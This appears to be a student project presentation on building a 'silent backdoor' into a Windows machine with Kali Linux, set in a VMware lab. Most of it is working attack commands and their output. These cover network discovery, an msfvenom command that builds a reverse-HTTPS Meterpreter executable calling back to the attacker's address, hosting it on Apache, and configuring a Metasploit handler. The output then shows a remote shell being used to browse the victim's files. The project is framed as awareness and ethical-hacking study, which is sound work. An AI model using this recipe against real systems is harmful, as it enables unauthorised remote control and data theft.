MY PROJECT

SILENT-BACKDOOR
REMOTE ACCESS
USING KALI

TEAM CONTROLX:

|| Kishan Kumar ||

PROBLEM STATEMENT


- Most systems lack awareness about how backdoors work.
- Remote Access Tools (RATs) are used maliciously by attackers.

AIM

- To simulate a real-world cyberattack chain using ethical hacking tools in a controlled environment.
- For the Awarness, the entire work will done without damaging any real user or internet device.

WHAT WE BUILT?


- Simulates silent backdoor entry into a remote Windows system.
- No user interaction required.
- Full remote control post-exploitation.



RECONNAISSANCE → PAYLOAD GENERATION → EXPLOITATION → SESSION HANDLING → REMOTE COMMAND EXECUTION


TOOLS & ENVIRONMENT

Category	Tools
OS	Kali Linux, Windows 10
Virtualization	VMware Workstation
Recon	Netdiscover
Exploits	Metasploit
Payload	msfvenom
Delivery	Apache2 web Server
Post-Exploitation	Meterpreter, shell




```
┌──(root㉿Windows)-[/home/nethunter]
└─# netdiscover -r 192.168.77.0/24
```

SCAN DEVICE IP IN SAME NETWORK




```
Currently scanning: Finished!   |   Screen View: Unique Hosts

11 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 660
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.77.1    00:50:56:c0:00:08      6     360  VMware, Inc.
192.168.77.2    00:50:56:ea:5d:66      2     120  VMware, Inc.
192.168.77.130  00:0c:29:2e:5c:37      2     120  VMware, Inc.
192.168.77.254  00:50:56:e2:ee:80      1      60  VMware, Inc.
```

DEVICE IP LIST IN SAME NETWORK




```
                                                                  r an IPv6 connection (Windows x64)
windows/x64/meterpreter/bind_ipv6_tcp_uuid                        Inject the meterpreter server DLL via the Reflective Dll Injecti
                                                                  on payload (staged). Requires Windows XP SP2 or newer. Listen fo
                                                                  r an IPv6 connection with UUID Support (Windows x64)
windows/x64/meterpreter/bind_named_pipe                           Inject the meterpreter server DLL via the Reflective Dll Injecti
                                                                  on payload (staged). Requires Windows XP SP2 or newer. Listen fo
                                                                  r a pipe connection (Windows x64)
windows/x64/meterpreter/bind_tcp                                  Inject the meterpreter server DLL via the Reflective Dll Injecti
                                                                  on payload (staged). Requires Windows XP SP2 or newer. Listen fo
                                                                  r a connection (Windows x64)
windows/x64/meterpreter/bind_tcp_rc4                              Inject the meterpreter server DLL via the Reflective Dll Injecti
                                                                  on payload (staged). Requires Windows XP SP2 or newer. Connect b
                                                                  ack to the attacker
windows/x64/meterpreter/bind_tcp_uuid                             Inject the meterpreter server DLL via the Reflective Dll Injecti
                                                                  on payload (staged). Requires Windows XP SP2 or newer. Listen fo
                                                                  r a connection with UUID Support (Windows x64)
windows/x64/meterpreter/reverse_http                              Inject the meterpreter server DLL via the Reflective Dll Injecti
                                                                  on payload (staged). Requires Windows XP SP2 or newer. Tunnel co
                                                                  mmunication over HTTP (Windows x64 wininet)
windows/x64/meterpreter/reverse_https                             Inject the meterpreter server DLL via the Reflective Dll Injecti
                                                                  on payload (staged). Requires Windows XP SP2 or newer. Tunnel co
                                                                  mmunication over HTTP (Windows x64 wininet)
windows/x64/meterpreter/reverse_named_pipe                        Inject the meterpreter server DLL via the Reflective Dll Injecti
                                                                  on payload (staged). Requires Windows XP SP2 or newer. Connect b
                                                                  ack to the attacker via a named pipe pivot
windows/x64/meterpreter/reverse_tcp                               Inject the meterpreter server DLL via the Reflective Dll Injecti
                                                                  on payload (staged). Requires Windows XP SP2 or newer. Connect b
                                                                  ack to the attacker (Windows x64)
windows/x64/meterpreter/reverse_tcp_rc4                           Inject the meterpreter server DLL via the Reflective Dll Injecti
                                                                  on payload (staged). Requires Windows XP SP2 or newer. Connect b
                                                                  ack to the attacker
windows/x64/meterpreter/reverse_tcp_uuid                          Inject the meterpreter server DLL via the Reflective Dll Injecti
                                                                  on payload (staged). Requires Windows XP SP2 or newer. Connect b
                                                                  ack to the attacker with UUID Support (Windows x64)
windows/x64/meterpreter/reverse_winhttp                           Inject the meterpreter server DLL via the Reflective Dll Injecti
                                                                  on payload (staged). Requires Windows XP SP2 or newer. Tunnel co
                                                                  mmunication over HTTP (Windows x64 winhttp)
windows/x64/meterpreter/reverse_winhttps                          Inject the meterpreter server DLL via the Reflective Dll Injecti
                                                                  on payload (staged). Requires Windows XP SP2 or newer. Tunnel co
                                                                  mmunication over HTTPS (Windows x64 winhttp)
windows/x64/meterpreter_bind_named_pipe                           Connect to victim and spawn a Meterpreter shell. Requires Window
                                                                  s XP SP2 or newer.
windows/x64/meterpreter_bind_tcp                                  Connect to victim and spawn a Meterpreter shell. Requires Window
                                                                  s XP SP2 or newer.
windows/x64/meterpreter_reverse_http                              Connect back to attacker and spawn a Meterpreter shell. Requires
                                                                   Windows XP SP2 or newer.
```

METASPLOIT PAYLOAD PATH – USED TO SELECT A SPECIFIC TYPE OF PAYLOAD



```
┌──(root㉿Windows)-[/home]
└─# msfvenom --payload windows/x64/meterpreter_reverse_https LHOST=192.168.77.129 LPORT=8284 --format exe --out ctrl.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 204892 bytes
Final size of exe file: 211456 bytes
Saved as: ctrl.exe

┌──(root㉿Windows)-[/home]
└─# ls
alice   bob   cert  'cert burpsuite'   charlie   ctrl.exe   dalton   emmy   nethunter

┌──(root㉿Windows)-[/home]
└─# 
```


PAYLOAD MODIFICATION (SET LHOST, LPORT & FORMAT, FILE NAME)



```
┌──(root㉿Windows)-[/home]
└─# cp /home/ctrl.exe /var/www/html/evil-files

┌──(root㉿Windows)-[/home]
└─# ls
alice   bob   cert  'cert burpsuite'   charlie   ctrl.exe   dalton   emmy   nethunter

┌──(root㉿Windows)-[/home]
└─# service apache2 start

┌──(root㉿Windows)-[/home]
└─# service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
     Active: active (running) since Thu 2025-06-26 13:10:29 IST; 8s ago
 Invocation: c81c9428699b4c8fb5623d65baffee53
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 19202 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 19225 (apache2)
      Tasks: 6 (limit: 4986)
     Memory: 22.4M (peak: 23.1M)
        CPU: 280ms
     CGroup: /system.slice/apache2.service
             ├─19225 /usr/sbin/apache2 -k start
             ├─19228 /usr/sbin/apache2 -k start
             ├─19229 /usr/sbin/apache2 -k start
             ├─19230 /usr/sbin/apache2 -k start
             ├─19231 /usr/sbin/apache2 -k start
             └─19232 /usr/sbin/apache2 -k start
```

START APACHE2 WEB SERVER


STATUS OF SERVER



```
root@Wind

┌──(root㉿Windows)-[/home]
└─# cd /var/www/html/evil-files

┌──(root㉿Windows)-[/var/www/html/evil-files]
└─# ls
rl.exe   goku.apk   names.exe  test.exe   testfull.exe

┌──(root㉿Windows)-[/var/www/html/evil-files]
└─#
```


MOVE IT TO APACHE DIRECTORY

LAUNCHES THE METASPLOIT FRAMEWORK TO RUN EXPLOITS AND HANDLE PAYLOADS




```
┌──(root㉿Windows)-[/home]
└─# msfconsole
Metasploit tip: View all productivity tips with the tips command

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

           wake up, Neo...
        the matrix has you
      follow the white rabbit.

          knock, knock, Neo.

                        (`.         ,-,
                        ` `.    ,;' /
                         `.  ,'/ .'
                          `. X /.'
                .-;--''--.._` ` (
              .'            /   `
             ,           ` '   Q '
             ,         ,   `._    \
          ,.|         '     `-.;_'
          :  . `  ;    `  ` --,.._;
```

- To receive connections from the backdoor payload
- Set Payload Path
- Set LHOST & LPORT
- Keeps the handler active for more incoming sessions
    - Runs the exploit as a background job so it keeps listening



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter_reverse_https
PAYLOAD => windows/x64/meterpreter_reverse_https
msf6 exploit(multi/handler) > set LHOST 192.168.77.129
LHOST => 192.168.77.129
msf6 exploit(multi/handler) > set LPORT 8284
LPORT => 8284
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://192.168.77.129:8284
```



```
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://192.168.77.129:8284
[!] https://192.168.77.129:8284 handling request from 192.168.77.130; (UUID: enlckwjz) Without a database connected that payload UUID tracking will not work!
[*] https://192.168.77.129:8284 handling request from 192.168.77.130; (UUID: enlckwjz) Redirecting stageless connection from /jNVVcfEi9qbi3ePfioDo-w0gXxduYmNA7CZBNdvfqrszTf0-qNi-KKRE_lnDhFFmq3tz2aloPVxkEzpQ9kl4
AfaeFOEomkRqAQ90IkpkeJiqhLXJKItz7i2 with UA 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36 Edg/131.0.2903.86'
[!] https://192.168.77.129:8284 handling request from 192.168.77.130; (UUID: enlckwjz) Without a database connected that payload UUID tracking will not work!
[*] https://192.168.77.129:8284 handling request from 192.168.77.130; (UUID: enlckwjz) Attaching orphaned/stageless session...
[!] https://192.168.77.129:8284 handling request from 192.168.77.130; (UUID: enlckwjz) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.77.129:8284 -> 192.168.77.130:57768) at 2025-06-26 14:21:52 +0530
sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : DESKTOP-HC5MKPG
OS              : Windows 10 (10.0 Build 19045).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > shell
Process 6748 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.5965]
(c) Microsoft Corporation. All rights reserved.

C:\Users\krishna\Downloads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1A53-A436

 Directory of C:\Users\krishna\Downloads

06/26/2025  01:37 PM    <DIR>          .
06/26/2025  01:37 PM    <DIR>          ..
06/20/2025  11:47 PM         8,819,790 alarm.wav
03/22/2025  10:45 PM            26,386 bike.jpg
03/22/2025  10:46 PM         1,573,881 bike2.jpg
06/26/2025  01:36 PM           211,456 ctrl (1).exe.crdownload
06/26/2025  01:37 PM           211,456 ctrl (2).exe
06/25/2025  11:57 AM           211,456 ctrl.exe
04/20/2025  10:10 AM       111,320,384 tor-browser-windows-x86_64-portable-14.5.exe
               7 File(s)    122,374,809 bytes
               2 Dir(s)   9,275,551,744 bytes free
```

Attacker gains full control of the victim's system after payload execution

- ✓ **Meterpreter session Established**
- ✓ **System info Fetched**
- ✓ **Shell access Gained**
- ✓ **Victim's Download folder Accessed**

CONCLUSION:

- Successfully simulated a silent remote access attack.
- Demonstrated the real-world attack chain lifecycle.
- Understood importance of network defenses and OS patching.
- All activities conducted in an ethical, isolated lab setup.

✓ Simulation

✓ Lifecycle

✓ Defense

✓ Ethics

FUTURE SCOPE

In future this project can be upgraded to ransomware simulation. In which we will run a fake encryption script through Meterpreter so that public and blue team members can understand the behavior of ransomware attack. This will be in a safe lab setup so that no real damage will occur.